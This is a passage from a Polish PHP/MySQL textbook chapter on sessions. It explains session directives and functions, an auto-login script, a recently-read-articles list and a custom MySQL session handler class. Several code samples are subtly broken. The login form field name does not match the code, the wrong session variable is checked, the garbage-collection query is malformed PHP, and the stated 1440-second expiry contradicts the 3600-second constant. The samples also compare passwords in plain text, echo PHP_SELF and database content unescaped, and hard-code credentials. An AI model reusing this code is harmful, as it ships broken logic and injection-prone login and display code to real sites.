Wykorzystanie techniki przepisywania adresów URL do przekazywania identyfikatora sesji stwarza możliwość dostępu do stanu konkretnej sesji wielu osobom; jedynym warunkiem jest skopiowanie i rozpowszechnienie adresu URL. Dyrektywa `session.referer_check` ogranicza te możliwości poprzez podanie fragmentu łańcucha znaków, z którym za każdym razem będzie porównywany adres poprzedniej strony (przekazany przez przeglądarkę przy użyciu nagłówka HTTP `Referer`). Jeśli adres ten nie będzie zawierał podanego łańcucha znaków, identyfikator sesji zostanie unieważniony. Poniżej przedstawiłem prototyp tej dyrektywy:

```
session.referer_check = łańcuch_znaków
```

Określanie katalogów do przechowywania stron wykorzystujących sesje

Podczas korzystania z sesji czasami warto mieć większą kontrolę nad sposobem przechowywania stron korzystających z sesji w pamięci podręcznej przeglądarki użytkownika oraz na serwerach pośredniczących (ang. *proxy servers*) zlokalizowanych pomiędzy użytkownikiem i serwerem, na jakim działa aplikacja. Dyrektywa `session.cache_limiter` modyfikuje nagłówki związane z przechowywaniem strony w pamięci podręcznej i określa, w jaki sposób dana strona może być przechowywana. Oto jej prototyp:

```
session.cache_limiter = łańcuch_znaków
```

Dyrektywa ta może przyjmować pięć wartości:

- `none`: zastosowanie tej wartości wyłącza generowanie jakichkolwiek nagłówków związanych z przechowywaniem strony w pamięci podręcznej i przesyłanie ich w odpowiedzi wraz ze stronami korzystającymi z sesji.
- `nocache`: to domyślna wartość tej dyrektywy. Jej użycie gwarantuje, że każde żądanie najpierw zostanie przesłane do serwera, z którego strona pochodzi, by upewnić się, czy zawartość strony nie uległa zmianie; dopiero potem, ewentualnie, jest zwracana jej wersja przechowywana w pamięci podręcznej.
- `private`: oznaczenie dokumentu jako prywatnego spowoduje, że będzie on dostępny wyłącznie dla serwera, z jakiego pochodzi — oznacza to, że serwery pośredniczące zostaną poinformowane, by nie przechowywać takiej strony w pamięci podręcznej i nie udostępniać jej innym użytkownikom.
- `private_no_expire`: ta wersja wartości `private` sprawia, że do przeglądarki użytkownika nie będzie przesyłana data wygaśnięcia ważności dokumentu. Pod wszelkimi innymi względami wartość ta niczym się nie różni od `private`. Została ona dodana jako tymczasowe rozwiązanie problemów występujących w różnych przeglądarkach, które nie potrafiły sobie poradzić w sytuacjach, gdy dokument oznaczono jako prywatny, a jednocześnie przesłano nagłówek HTTP `Expire`.

- `public`: ta wartość sprawia, że wszystkie dokumenty można przechowywać w pamięci podręcznej. Jest to przydatna możliwość, którą można zastosować w mniej krytycznych sekcjach witryny, gdyż dzięki przechowywaniu stron w pamięci podręcznej można poprawić efektywność jej działania.

Określanie czasu przechowywania stron w pamięci podręcznej

Dyrektywa `session.cache_expire` określa, przez ile sekund strona może być przechowywana w pamięci podręcznej. Domyślnie okres ten wynosi 180 sekund. Poniżej przedstawiłem prototyp tej dyrektywy:

```
session.cache_expire = liczba_całkowita
```

Jeśli dyrektywie `session.cache_limiter` została przypisana wartość `nocache`, to dyrektywa `session.cache_expire` będzie ignorowana.

Określanie czasu istnienia sesji

Dyrektywa `session.gc_maxlifetime` określa (w sekundach) długość okresu, przez jaki dane przechowywane w sesji będą uznawane za ważne. Domyślna wartość tej dyrektywy wynosi `1440`. Poniżej przedstawiłem jej prototyp:

```
session.gc_maxlifetime = liczba_całkowita
```

Po przekroczeniu tego limitu czasu dane sesyjne zostaną usunięte, umożliwiając jednocześnie odzyskanie przydzielonych wcześniej zasobów systemowych. Warto także przyjrzeć się dokładniej dyrektywom `session.gc_divisor` oraz `session.gc_probability`, by dokładniej poznać możliwości modyfikacji sposobu działania mechanizmu oczyszczania danych sesyjnych.

Korzystanie z sesji

Ten podrozdział zawiera informacje na temat wielu kluczowych czynności związanych z korzystaniem z sesji i jednocześnie prezentuje odpowiednie funkcje PHP. Czytelnik znajdzie w nim między innymi opis sposobów tworzenia i usuwania sesji, określania i pobierania identyfikatora sesji oraz ustawiania i pobierania zmiennych sesyjnych. Zamieszczone tu informacje wprowadzające stanowią podstawę dla kolejnego podrozdziału, zawierającego kilka praktycznych przykładów korzystania z sesji.

Rozpoczynanie sesji

Czytelnik zapewne pamięta, że protokół HTTP jest bezstanowy i nie pamięta, jakie operacje wykonywał użytkownik. Dlatego też konieczne jest jawne rozpoczęcie sesji oraz wznawianie jej podczas obsługi wszystkich późniejszych żądań. Obie te czynności można wykonać przy użyciu funkcji `session_start()`, której prototyp podałem poniżej:

```
boolean session_start()
```

Wywołanie tej funkcji spowoduje utworzenie nowej sesji, jeśli nie udało się znaleźć jej identyfikatora, bądź też — gdy identyfikator został znaleziony, wznowienie i kontynuację istniejącej sesji. Funkcji tej używa się w następujący sposób:

```
session_start();
```

Jednym z ważnych zagadnień związanych z tą funkcją, które przysparza wielu problemów początkującym programistom, jest określenie miejsca, w jakim funkcja ta może zostać wywołana. Otóż, jeśli *nie wywołamy jej, zanim do przeglądarki zostaną wygenerowane jakiekolwiek dane*, to próba jej wywołania spowoduje zgłoszenie błędu (ang. *headers already sent* — nagłówki już zostały wysłane).

Można uniknąć konieczności wywoływania tej funkcji, przypisując wartość `1` dyrektywie konfiguracyjnej `session.auto_start`. Należy przy tym pamiętać, że zastosowanie tej dyrektywy spowoduje rozpoczynanie lub wznawianie sesji dla każdej strony PHP oraz że będzie ono miało skutki uboczne, takie jak konieczność wczytywania definicji wszystkich klas, których obiekty mogą być przechowywane w sesji.

Usuwanie sesji

Choć istnieje możliwość użycia odpowiednich dyrektyw i takiego skonfigurowania PHP, by sesje były automatycznie zakańczane po upłynięciu określonego czasu, a informacje o nich usuwane z zadanym prawdopodobieństwem, to jednak czasami może się przydać możliwość samodzielnego usunięcia sesji. Na przykład będzie ona bardzo pomocna, jeśli zechcemy zapewnić użytkownikowi możliwość wylogowania się z naszej witryny. Kiedy użytkownik kliknie odpowiednie łącze, możemy usunąć wszystkie zmienne sesyjne z pamięci, a nawet całkowicie usunąć wszystkie informacje o sesji z dysku lub bazy danych. Służą do tego odpowiednio funkcje `session_unset()` oraz `session_destroy()`.

Funkcja `session_unset()` usuwa wszystkie zmienne przechowywane w bieżącej sesji, co w efekcie odpowiada przywróceniu jej do stanu początkowego (gdy jeszcze żadne zmienne nie zostały w niej zarejestrowane). Poniżej przedstawiłem prototyp tej funkcji:

```
void session_unset()
```

Choć wywołanie tej funkcji faktycznie usunie z bieżącej sesji wszystkie zmienne, to jednak nie usunie samej sesji z nośnika, na jakim jest przechowywana. Jeśli zależy nam na tym, by całkowicie usunąć sesję, musimy skorzystać z funkcji `session_destroy()`, która unieważnia sesję, usuwając ją z miejsca, w jakim była zapisana. Trzeba przy tym pamiętać, że wywołanie tej funkcji *nie* usunie z przeglądarki użytkownika ciasteczka zawierającego identyfikator sesji. Oto prototyp funkcji `session_destroy()`:

```
boolean session_destroy()
```

Jeśli nie zależy nam na tym, by ciasteczko zostało zachowane po zakończeniu sesji, wystarczy przypisać w pliku *php.ini* dyrektywie konfiguracyjnej `session.cookie_lifetime` wartość `0` (jej wartość domyślną).

Ustawianie i pobieranie identyfikatora sesji

Trzeba pamiętać, że identyfikator sesji (SID) kojarzy dane sesyjne z konkretnym użytkownikiem. Choć PHP jest w stanie zarówno samodzielnie tworzyć, jak i przekazywać ten identyfikator, to jednak może się zdarzyć, że w niektórych sytuacjach będziemy chcieli określić go ręcznie lub odczytać. Obie te czynności można wykonać przy użyciu funkcji `session_id()`, której prototyp przedstawiłem poniżej:

```
string session_id([string sid])
```

Funkcja `session_id()` pozwala zarówno ustawić, jak i odczytać identyfikator sesji. Jeśli w jej wywołaniu nie zostanie przekazany żaden parametr, to funkcja zwróci identyfikator bieżącej sesji. Jeśli jednak opcjonalny parametr *`sid`* zostanie podany, to identyfikator bieżącej sesji zostanie zastąpiony przekazaną wartością. Poniżej został przedstawiony przykład użycia tej funkcji:

```
<?php
    session_start();
    echo "Aktualny identyfikator sesji ma wartość: " . session_id();
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Aktualny identyfikator sesji ma wartość: 967d992a949114ee9832f1c11c
```

Jeśli chcemy stworzyć własną, niestandardową procedurę obsługi sesji, to identyfikatory będą się mogły składać wyłącznie ze znaków alfanumerycznych, przecinków oraz znaków minusa.

Tworzenie i usuwanie zmiennych sesyjnych

Zmienne sesyjne służą do zarządzania danymi, które mają podróżować wraz z użytkownikiem pomiędzy kolejnymi odwiedzanymi stronami witryny. Obecnie preferowana metodologia polega na ustawianiu i usuwaniu tych zmiennych dokładnie w taki sam sposób, jak robi się to ze wszystkimi innymi zmiennymi; jedyna różnica polega na tym, że odwołujemy się do tych zmiennych za pośrednictwem superglobalnej tablicy `$_SESSION`. Załóżmy na przykład, że chcemy stworzyć zmienną sesyjną o nazwie `username`:

```
<?php
    session_start();
    $_SESSION['username'] = "Janek";
    printf("Twoja nazwa użytkownika to %s.", $_SESSION['username']);
?>
```

Wykonanie powyższego skryptu zwróci następujący wynik:

```
Twoja nazwa użytkownika to Janek.
```

Aby usunąć zmienną sesyjną, wystarczy skorzystać z funkcji `unset()`:

```
<?php
    session_start();
    $_SESSION['username'] = "Janek";
    printf("Twoja nazwa użytkownika to: %s <br />", $_SESSION['username']);
    unset($_SESSION['username']);
    printf("Aktualnie nazwa użytkownika to: %s", $_SESSION['username']);
?>
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki:

```
Twoja nazwa użytkownika to: Janek
Aktualnie nazwa użytkownika to:
```

■ **Ostrzeżenie** W starszych publikacjach, materiałach oraz na grupach dyskusyjnych można jeszcze znaleźć informacje na temat funkcji `session_register()` oraz `session_unregister()`, które niegdyś były zalecanym sposobem tworzenia i usuwania zmiennych sesyjnych. Ponieważ jednak działanie tych funkcji zależy od dyrektywy konfiguracyjnej `register_globals`, która w PHP 4.2.0 została domyślnie wyłączona, a w PHP 6.0 ma zostać całkowicie usunięta, zatem nie należy z nich korzystać, lecz używać standardowych metod przypisywania i usuwania zmiennych.

Kodowanie i dekodowanie danych sesyjnych

Niezależnie od nośnika używanego do przechowywania danych sesyjnych, PHP zawsze przechowuje je w standardowym formacie — jako jeden łańcuch znaków. Na przykład poniżej została przedstawiona postać danych sesyjnych składających się z dwóch zmiennych (`username` oraz `loggedon`):

```
username|s:5:"janek";loggedon|s:19:"16.02.2011 22:32:29";
```

Informacje o poszczególnych zmiennych sesyjnych są od siebie oddzielone pojedynczym znakiem średnika i składają się z trzech komponentów: nazwy, długości oraz wartości. Poniżej przedstawiłem ich ogólną postać:

nazwa|s:*długość*:"*wartość*"

Na szczęście PHP samodzielnie obsługuje kodowanie i dekodowanie zmiennych sesyjnych. Może się jednak zdarzyć, że będziemy chcieli wykonać te operacje ręcznie. W takim przypadku można skorzystać z dwóch funkcji: `session_encode()` oraz `session_decode()`.

Kodowanie danych sesyjnych

Funkcja `session_encode()` zapewnia wygodny sposób samodzielnego zakodowania wszystkich zmiennych sesyjnych do postaci pojedynczego łańcucha znaków. Poniżej przedstawiłem jej prototyp:

```
string session_encode()
```

Funkcja ta jest szczególnie przydatna, gdy chcemy w prosty i wygodny sposób zapisać całą zawartość sesji użytkownika w bazie danych oraz podczas debugowania aplikacji, gdyż pozwala w prosty sposób przejrzeć zawartość sesji. W ramach przykładu załóżmy, że na komputerze użytkownika zostało zapisane ciasteczko zawierające identyfikator sesji. Kiedy użytkownik żąda wyświetlenia strony zawierającej przedstawiony poniżej fragment kodu, z ciasteczka pobierany jest identyfikator sesji. W następnej kolejności tworzone są zmienne sesyjne oraz ustawiane ich wartości, a w końcu zostają one zakodowane przy użyciu funkcji `session_encode()` i tym samym przygotowane do zapisu w bazie danych:

```
<?php
    // Inicjalizacja sesji i utworzenie kilku zmiennych sesyjnych
    session_start();

    // Ustawienie wartości zmiennych sesyjnych
    $_SESSION['username'] = "janek";
    $_SESSION['loggedon'] = date("d.m.Y H:i:s");

    // Zakodowanie wszystkich danych sesyjnych do postaci jednego łańcucha
    // znaków i wyświetlenie go
    $sessionVars = session_encode();
    echo $sessionVars;
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
username|s:5:"janek";loggedon|s:19:"16.02.2011 22:32:29";
```

Trzeba pamiętać, że funkcja `session_encode()` zakoduje wszystkie zmienne dostępne w bieżącej sesji użytkownika, a nie tylko te, które zarejestrowano w tym samym skrypcie PHP, w jakim funkcja ta została wywołana.

Dekodowanie danych sesyjnych

Zakodowane uprzednio dane sesyjne można zdekodować przy użyciu funkcji `session_decode()`. Oto jej prototyp:

```
boolean session_decode(string dane_sesyjne)
```

Przekazywany w wywołaniu funkcji parametr *`dane_sesyjne`* reprezentuje łańcuch znaków zawierający zakodowane dane sesyjne. Funkcja zdekoduje wszystkie zmienne i przywróci je do oryginalnej postaci, po czym zwróci wartość `TRUE`, jeśli operację udało się wykonać prawidłowo, lub wartość `FALSE`, jeśli wystąpiły problemy. Wracając do poprzedniego przykładu, załóżmy, że pewne dane sesyjne zostały zakodowane i zapisane w bazie danych; konkretnie rzecz biorąc, był to identyfikator sesji oraz zmienne `$_SESSION['username']` oraz `$_SESSION['loggedon']`. W poniższym skrypcie dane zostają pobrane z bazy, a następnie zdekodowane:

```
<?php
    session_start();
    $sid = session_id();

    // Zakodowane dane pobrane z bazy danych wyglądają w następujący sposób
    // $sessionVars = username|s:5:"janek";loggedon|s:19:"16.02.2011 22:32:29";
```

```
    session_decode($sessionVars);
    echo "Użytkownik ".$_SESSION['username']." zalogował się ".$_SESSION['loggedon'].".";
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Użytkownik janek zalogował się 16.02.2011 22:32:29.
```

Ten czysto hipotetyczny przykład został przedstawiony wyłącznie po to, by zademonstrować działanie funkcji kodujących i dekodujących dane sesyjne. Jeśli Czytelnik będzie chciał przechowywać dane sesyjne w bazie danych, to można to zrobić w znacznie bardziej efektywny sposób — definiując swoją własną procedurę obsługi sesji i konfigurując środowisko PHP, tak by z niej korzystało. Przykład takiego rozwiązania został przedstawiony w dalszej części rozdziału.

Ponowne generowanie identyfikatora sesji

Atak określany jako *ustalenie sesji* (ang. *session-fixation*) polega na tym, że napastnik w jakiś sposób uzyskuje identyfikator sesji niczego niepodejrzewającego użytkownika i wykorzystuje go, by podszyć się pod niego i uzyskać dostęp do potencjalnie wrażliwych i poufnych informacji. Prawdopodobieństwo takiego ataku można zmniejszyć, generując nowy identyfikator sesji podczas obsługi każdego żądania. PHP udostępnia bardzo wygodną funkcję — `session_regenerate_id()`, która pozwala zmienić identyfikator sesji na nowy. Poniżej przedstawiłem jej prototyp:

```
boolean session_regenerate_id([boolean usunac_stara_sesje])
```

Opcjonalny parametr wywołania, *`usunac_stara_sesje`*, określa, czy podczas utworzenia nowego identyfikatora należy usunąć plik starej sesji. Domyślnie nie jest on usuwany.

Praktyczne przykłady stosowania sesji

Teraz, kiedy Czytelnik poznał już podstawowe funkcje używane do obsługi sesji, możemy przedstawić kilka praktycznych przykładów wykorzystania sesji. Pierwszy z nich pokazuje, w jaki sposób można stworzyć mechanizm, który automatycznie uwierzytelnia powracających na witrynę, zarejestrowanych użytkowników. Drugi przykład pokazuje, jak można wykorzystać zmienne sesyjne, by wyświetlić użytkownikowi listę ostatnio odwiedzonych stron. Oba przedstawione rozwiązania są stosunkowo popularne, co zresztą — zważywszy na ich użyteczność — nie powinno być żadnym zaskoczeniem. Zaskakująca natomiast może być łatwość, z jaką oba te rozwiązania można zaimplementować.

■ **Uwaga** Jeśli Czytelnik nie potrafi korzystać z bazy danych MySQL, a zrozumienie składni poleceń SQL i kodu obsługi bazy danych przysparza mu problemów, to powinien zapoznać się z informacjami zamieszczonymi w rozdziale 30.

Automatyczne logowanie powracających użytkowników

Kiedy użytkownik został zalogowany, co zazwyczaj następuje po podaniu unikalnej nazwy użytkownika oraz hasła, wygodnym dla niego rozwiązaniem będzie zapewnienie mu możliwości powrotu na witrynę bez konieczności powtórnego logowania. Dzięki zastosowaniu sesji, kilku zmiennych sesyjnych oraz tabeli MySQL rozwiązanie takie można zaimplementować w bardzo prosty sposób. Choć sposobów jest kilka, wystarczy sprawdzać, czy dostępna jest określona zmienna sesyjna (w naszym przypadku będzie to `$username`). Jeśli zmienna istnieje, użytkownik może zostać automatycznie zalogowany na witrynie. Jeśli zmiennej nie ma, wyświetlany jest formularz logowania.

■ **Uwaga** Domyślna wartość dyrektywy `session.cookie_lifetime` (którą jest 0) oznacza, że ciasteczko zawierające identyfikator sesji będzie przechowywane wyłącznie do momentu zamknięcia przeglądarki. Dlatego też jeśli sesja ma istnieć dłużej, konieczne jest przypisanie tej dyrektywie innej wartości, określającej (w sekundach) długość trwania sesji.

Struktura tabeli MySQL o nazwie `users`, używanej w tym przykładzie, została przedstawiona na listingu 18.1.

Listing 18.1. *Tabela users*

```
CREATE TABLE users (
    id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
    first_name VARCHAR(255) NOT NULL,
    username VARCHAR(255) NOT NULL,
    password VARCHAR(32) NOT NULL,
    PRIMARY KEY(id)
);
```

Poniżej został przedstawiony formularz logowania (zapisany w pliku *login.html*), wyświetlany w przypadku gdy nie uda się odnaleźć ważnej sesji:

```
<p>
    <form method="post" action="<?php echo $_SERVER['PHP_SELF']; ?>">
        Nazwa użytkownika:<br /><input type="text" name="username" size="10" /><br />
        Hasło:<br /><input type="password" name="pswd" SIZE="10" /><br />
        <input type="submit" value="Logowanie" />
    </form>
</p>
```

Wreszcie, na kolejnym przykładzie został przedstawiony kod realizujący proces automatycznego logowania:

```
<?php

    session_start();

    // Czy sesja została już wcześniej zainicjowana?
    if (! isset($_SESSION['username'])) {

        // Jeśli nie ma sesji, to czy użytkownik wypełnił i przesłał formularz?
        if (isset($_POST['username']))
        {

            $db = new mysqli("localhost", "webuser", "secret", "corporate");

           $stmt = $db->prepare("SELECT first_name FROM users WHERE username = ? and password = ?");

            $stmt->bind_param('ss', $_POST['username'], $_POST['password']);

            $stmt->execute();

            $stmt->store_result();

            if ($stmt->num_rows == 1)
            {
                $stmt->bind_result($firstName);

                $stmt->fetch();

                $_SESSION['first_name'] = $firstName;

                header("Location: http://www.example.com/");
```

```
            }
        } else {
            require_once('login.html');
        }

    } else {
        echo "Już jesteś zalogowany na witrynie.";
    }
?>
```

W czasach, gdy użytkownicy są ze wszystkich stron atakowani koniecznością pamiętania swoich nazw użytkowników i haseł, których to informacji żądają wszystkie możliwe rodzaje usług internetowych (od aplikacji do obsługi poczty elektronicznej, przez sprawdzanie dostępności książek w bibliotece, po usługi bankowości elektronicznej), udostępnienie możliwości automatycznego logowania w sytuacjach, jakie na to pozwalają, bez wątpienia zostanie przyjęte przez użytkowników z radością.

Generowanie listy ostatnio odwiedzonych stron

Jak wiele razy wracaliśmy na jakąś witrynę, zastanawiając się, w jakim jej miejscu znaleźliśmy wspaniały samouczek, którego adresu zapomnieliśmy dodać do listy ulubionych stron? Czy nie byłoby miło, gdyby witryny mogły zapamiętywać, jakie artykuły przeczytaliśmy, i wyświetlać ich listę, gdy o to poprosimy?

Implementacja takiego rozwiązania jest zadziwiająco prosta, a zarazem efektywna. Aby zapamiętać, jakie dokumenty zostały przeczytane przez danego użytkownika, konieczne będzie zastosowanie unikalnych identyfikatorów zarówno dla poszczególnych użytkowników, jak i prezentowanych na witrynie dokumentów. W przypadku użytkowników wymóg ten spełnia identyfikator sesji. Natomiast dokumenty mogą być identyfikowane w całkowicie dowolny sposób; w tym przykładzie używany będzie do tego celu tytuł artykułu oraz jego adres URL; zakładamy przy tym, że są one określane na podstawie informacji przechowywanych w bazie danych, a konkretnie w tabeli `articles`, której struktura została przedstawiona poniżej:

```
CREATE TABLE articles (
    id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
    title VARCHAR(50),
    content MEDIUMTEXT NOT NULL,
    PRIMARY KEY(id)
);
```

Jedyną operacją konieczną do zaimplementowania zamierzonego rozwiązania jest zapisywanie identyfikatorów przeczytanych artykułów w zmiennych sesyjnych. Zadanie to realizuje poniższy skrypt:

```
<?php
    // Inicjalizacja sesji
    session_start();

    // Nawiązanie połączenia z serwerem i wybór bazy danych
    $db = new mysqli("localhost", "webuser", "secret", "corporate");

    // Użytkownik chce przeczytać artykuł, należy go pobrać z bazy danych
    $stmt = $db->prepare("SELECT id, title, content FROM articles WHERE id = ?");

    $stmt->bind_param('i', $_GET['id']);

    $stmt->execute();

    $stmt->store_result();

    if ($stmt->num_rows == 1)
    {
```

```
        $stmt->bind_result($id, $title, $content);
    }

    // Dodanie tytułu i łącza do artykułu do listy
    $articleLink = "<a href='article.php?id={$id}'>{$title}</a>";

    if (! in_array($articleLink, $_SESSION['articles']))
        $_SESSION['articles'][] = $articleLink;

    // Wyświetlenie artykułu
    echo "<p>$title</p><p>$content</p>";

    // Wyświetlenie listy przeczytanych artykułów
    echo "<p>Ostatnio przeczytane artykuły</p>";
    echo "<ul>";

    foreach($_SESSION['articles'] as $doc) {
        echo "<li>$doc</li>";
    }

    echo "</ul>";
?>
```

Przykładowe wyniki generowane przez ten skrypt zostały przedstawione na rysunku 18.1.

Najnowsze wydanie książki o PHP i MySQL-u trafiło na półki księgarń.

W domu państwa Gilmore powoli sytuacja wraca do normalności, po tym, gdy w zeszły piątek Jason przesłał do wydawnictwa ostatni rozdział książki. Także sąsiedzi odetchnęli z ulgą, kiedy w weekend usłyszeli od dawna zapomniany warkot kosiarki do trawy.

Ostatnio przeczytane artykuły:

- Niestandardowa obsługa sesji: zwięzły poradnik.
- Szybsze tworzenie aplikacji internetowych dzięki Zend Framework.
- Najnowsze wydanie książki o PHP i MySQL-u trafiło na półki księgarń.

Rysunek 18.1. *Śledzenie dokumentów przeczytanych przez użytkownika*

Tworzenie własnych procedur obsługi sesji

Niestandardowe procedury obsługi sesji zapewniają największą elastyczność spośród wszystkich czterech sposobów przechowywania danych sesyjnych. Zaimplementowanie własnej procedury obsługującej sesje jest zadziwiająco łatwe — cały proces składa się z kilku prostych etapów. W pierwszej kolejności trzeba będzie przygotować sześć prostych zadań (zdefiniowanych poniżej), które będą obsługiwały wybrany przez programistę sposób przechowywania danych sesyjnych. Należy przy tym zachować zgodność z definicjami parametrów poszczególnych funkcji i to niezależnie od tego, czy będą one przez nas wykorzystywane, czy nie. Dodatkowym elementem całego rozwiązania jest funkcja `session_set_save_handler()`, która zamienia domyślny sposób obsługi sesji stosowany przez PHP na ten zdefiniowany przez funkcje stworzone przez programistę. Na końcu tego podrozdziału został zaprezentowany praktyczny przykład, w którym wykorzystano te wspaniałe możliwości do przechowywania danych sesyjnych w bazie danych MySQL. Przedstawioną tu bibliotekę można od razu zastosować we własnych aplikacjach, wykorzystując tabelę bazy danych jako główny nośnik do przechowywania informacji o sesjach.

- `session_open($`*`sciezka_zapisu_sesji`*`, $`*`nazwa_sesji`*`)`: ta funkcja inicjuje wszelkie elementy, które mogą być używane podczas procesu obsługi sesji. Dwa parametry wejściowe przekazywane do tej funkcji, $*`sciezka_zapisu_sesji`* oraz $*`nazwa_sesji`*, odpowiadają dyrektywom konfiguracyjnym

podanym w pliku *php.ini*. W przykładach zamieszczonych w dalszej części podrozdziału wartości tych dyrektyw są pobierane przy użyciu funkcji `get_cfg_var()`.

- `session_close()`: ta funkcja działa bardzo podobnie do analogicznej standardowej funkcji PHP — zamyka wszelkie zasoby otworzone przy użyciu funkcji `session_open()`. Jak widać, nie ma ona żadnych parametrów. Trzeba pamiętać, że wywołanie tej funkcji nie usuwa sesji; to zadanie realizuje funkcja `session_destroy()`, opisana na końcu listy.
- `session_read($IDsesji)`: ta funkcja wczytuje dane sesji z nośnika danych, na jakim są przechowywane. Parametr wejściowy funkcji, `$IDsesji`, określa identyfikator sesji, który będzie używany do identyfikacji danych przechowywanych dla tego konkretnego klienta.
- `session_write($IDsesji, $wartosc)`: ta funkcja służy do zapisywania danych sesyjnych na nośniku danych. Parametr `$IDsesji` jest nazwą zmiennej, a parametr `$wartosc` — to zapisywane dane sesyjne.
- `session_destroy($IDsesji)`: ta funkcja jest zapewne ostatnią, jaka będzie wywoływana w naszych skryptach. Usuwa ona sesję oraz wszystkie zgromadzone w niej zmienne. Parametr wejściowy `$IDsesji` określa identyfikator aktualnej sesji.
- `session_garbage_collect($czas_istnienia)`: ta funkcja w praktyce usuwa wszystkie wygasłe sesje. Przekazywany w jej wywołaniu parametr odpowiada dyrektywie konfiguracyjnej `session.gc_maxlifetime`, podanej w pliku konfiguracyjnym *php.ini*.

Określanie funkcji stosowanych w obsłudze sesji

Po zdefiniowaniu sześciu niestandardowych funkcji służących do obsługi sesji należy je powiązać z mechanizmem obsługi sesji używanym przez PHP. W tym celu należy przekazać ich nazwy w wywołaniu funkcji `session_set_save_handler()`. Trzeba przy tym pamiętać, że nazwy tych funkcji mogą być całkowicie dowolne, jednak muszą one posiadać odpowiednią liczbę parametrów konkretnych typów (zostały one opisane w poprzednim punkcie rozdziału). Co więcej, ich nazwy muszą zostać podane w odpowiedniej kolejności: nazwa funkcji otwierającej sesję, zamykającej, odczytującej, zapisującej, usuwającej sesję oraz usuwającej wszystkie wygasłe sesje. Poniżej został przedstawiony przykład demonstrujący sposób wywołania tej funkcji.

```
session_set_save_handler("session_open", "session_close", "session_read",
                         "session_write", "session_destroy",
                         "session_garbage_collect");
```

Obsługa sesji z użyciem bazy danych MySQL

Przed skorzystaniem z własnych funkcji obsługi sesji wykorzystujących do tego celu bazę danych MySQL konieczne będzie wykonanie dwóch czynności:

1. Stworzenie bazy danych oraz tabeli, w jakiej będą przechowywane dane sesji.
2. Stworzenie sześciu własnych funkcji do obsługi sesji.

Do przechowywania danych sesji posłuży nam tabela `sessioninfo`, której strukturę przedstawiłem poniżej. Na potrzeby tego przykładu założymy, że tabela ta jest umieszczona w bazie danych `sessions`, choć Czytelnik będzie mógł jej nadać dowolną inną nazwę.

```
CREATE TABLE sessioninfo (
    sid VARCHAR(255) NOT NULL,
    value TEXT NOT NULL,
    expiration TIMESTAMP NOT NULL,
    PRIMARY KEY(sid)
);
```

Niestandardowe funkcje służące do obsługi sesji zostały przedstawione na listingu 18.2. Należy zwrócić uwagę, że zostały zdefiniowane wszystkie niezbędne funkcje, a każda z nich posiada odpowiednią liczbę parametrów i to niezależnie od tego, czy będą one wykorzystywane, czy nie.

Listing 18.2. *Obsługa sesji z wykorzystaniem bazy danych MySQL*

```
<?php

class MySQLiSessionHandler {

  private $_dbLink;
  private $_sessionName;
  private $_sessionTable;
  CONST SESS_EXPIRE = 3600;

  public function __construct($host, $user, $pswd, $db, $sessionName, $sessionTable)
  {

    $this->_dbLink = new mysqli($host, $user, $pswd, $db);
    $this->_sessionName = $sessionName;
    $this->_sessionTable = $sessionTable;

    session_set_save_handler(
      array($this, "session_open"),
      array($this, "session_close"),
      array($this, "session_read"),
      array($this, "session_write"),
      array($this, "session_destroy"),
      array($this, "session_gc")
    );

    session_start();

  }

  function session_open($session_path, $session_name) {

    $this->_sessionName = $session_name;
    return true;

  }

  function session_close() {

    return 1;

  }

  function session_write($SID, $value) {

    $stmt = $this->_dbLink->prepare("
      INSERT INTO {$this->_sessionTable}
      (sid, value) VALUES (?, ?) ON DUPLICATE KEY
      UPDATE value = ?, expiration = NULL");

    $stmt->bind_param('sss', $SID, $value, $value);

    $stmt->execute();

    session_write_close();

  }
```

```
  function session_read($SID) {

    $stmt = $this->_dbLink->prepare(
      "SELECT value FROM {$this->_sessionTable}
       WHERE sid = ? AND
       UNIX_TIMESTAMP(expiration) + " .
       self::SESS_EXPIRE . " > UNIX_TIMESTAMP(NOW())"
    );

    $stmt->bind_param('s', $SID);

    if ($stmt->execute())
    {
      $stmt->bind_result($value);

      $stmt->fetch();

      if (! empty($value))
      {
        return $value;
      }
    }

  }

  public function session_destroy($SID) {

    $stmt = $this->_dbLink->prepare("DELETE FROM {$this->_sessionTable} WHERE SID = ?");

    $stmt->bind_param('s', $SID);

    $stmt->execute();

  }

  public function session_gc($lifetime) {

    $stmt = $this->_dbLink->prepare("DELETE FROM {$this->_sessionTable}
        WHERE UNIX_TIMESTAMP(expiration) < " . UNIX_TIMESTAMP(NOW()) - self::SESS_EXPIRE);

    $stmt->execute();
  }

}
```

By użyć tej klasy, wystarczy dołączyć ją do skryptu, utworzyć obiekt, a następnie określić wartości zmiennych sesyjnych:

```
require "mysqlisession.php";
$sess = new MySQLiSessionHandler("localhost", "root", "jason",
                                 "chapter18", "default", "sessioninfo");
$_SESSION['name'] = "Janek";
```

Po wykonaniu powyższego fragmentu kodu warto przejrzeć zawartość tablicy `sessioninfo`, na przykład przy użyciu klienta `mysql`:

```
mysql> select * from sessioninfo;

+--------------------------------------+-------------------+-------------------+
| SID                                  | expiration        | value             |
+--------------------------------------+-------------------+-------------------+
| f3c57873f2f0654fe7d09e15a0554f08     | 1068488659        | name|s:5:"Janek"; |
+--------------------------------------+-------------------+-------------------+
1 row in set (0.00 sec)
```

Zgodnie z oczekiwaniami w tabeli został zapisany rekord, który skojarzył identyfikator sesji ze zmienną sesyjną `name` o wartości `"Janek"`. Ważność tych informacji wygaśnie 1440 sekund po ich utworzeniu; wartość ta jest obliczana poprzez określenie sekund, jakie upłynęły od początku epoki Uniksa (1 stycznia 1970 roku) do momentu wykonania skryptu, i dodanie do nich liczby 1440. Warto zwrócić uwagę, że choć 1440 to domyślny czas wygasania sesji określony w pliku konfiguracyjnym *php.ini*, to wartość tę można zmienić zgodnie z własnym uznaniem.

Należy także pamiętać, że przedstawiony skrypt nie jest jedynym sposobem obsługi sesji z wykorzystaniem bazy danych MySQL. Czytelnik może dowolnie modyfikować kod tej biblioteki, jeśli uzna to za potrzebne.

Podsumowanie

